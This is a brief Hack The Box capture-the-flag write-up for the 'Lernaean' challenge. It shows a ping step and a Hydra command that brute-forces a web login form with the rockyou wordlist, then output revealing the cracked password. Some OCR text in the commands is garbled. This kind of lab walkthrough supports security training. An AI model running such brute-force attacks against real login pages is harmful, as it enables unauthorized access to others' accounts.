Lernaean



Reported by kaiUb (https://github.com/kaiUb777)

1. Initial web page



2. DNS resolve to use hydra (you can skip this step)


```
$\text{kaiub@parrot} = [~]
$\text{ping docker.hackthebox.eu}

PING docker.hackthebox.eu (139.59.202.58) 56(84) bytes of data.
64 bytes from docker.hackthebox.eu (139.59.202.58): icmp_seq=1 ttl=128 time=52.0
    ms
64 bytes from docker.hackthebox.eu (139.59.202.58): icmp_seq=2 ttl=128 time=52.4
    ms
```


3. Use hydra to brute force password with rockyou wordlist

```
[kaiub@parrot]
   $hydra -l "" -I -P //usr/share/wordlists/rockyou.txt '139.59.202.58' i-s '231
328' http-post-form "/:password=^PASS^:F=Invalid" -v
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret
ervice organizations, or for illegal purposes.
lydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-03-26 17:00:
WARNING] Restorefile (ignored ...) from a previous session found, to prevent ov
rwriting, ./hydra.restore
DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:
4344399), ~896525 tries per task
DATA] attacking http-post-form://139.59.202.58:31828/:password=^PASS^:F=Invalid
VERBOSE] Resolving addresses ... [VERBOSE] resolving done
31828][http-post-form] host: 139.59.202.58
                                             password: leonardo
STATUS] 2122.00 tries/min, 2122 tries in 00:01n, 143422// to do in 112:39h, 16
ctive
```

4. Try to login with valid password result



5. Analyze in BurpSuite one request with valid password



6. Check the response after that and you have the flag!

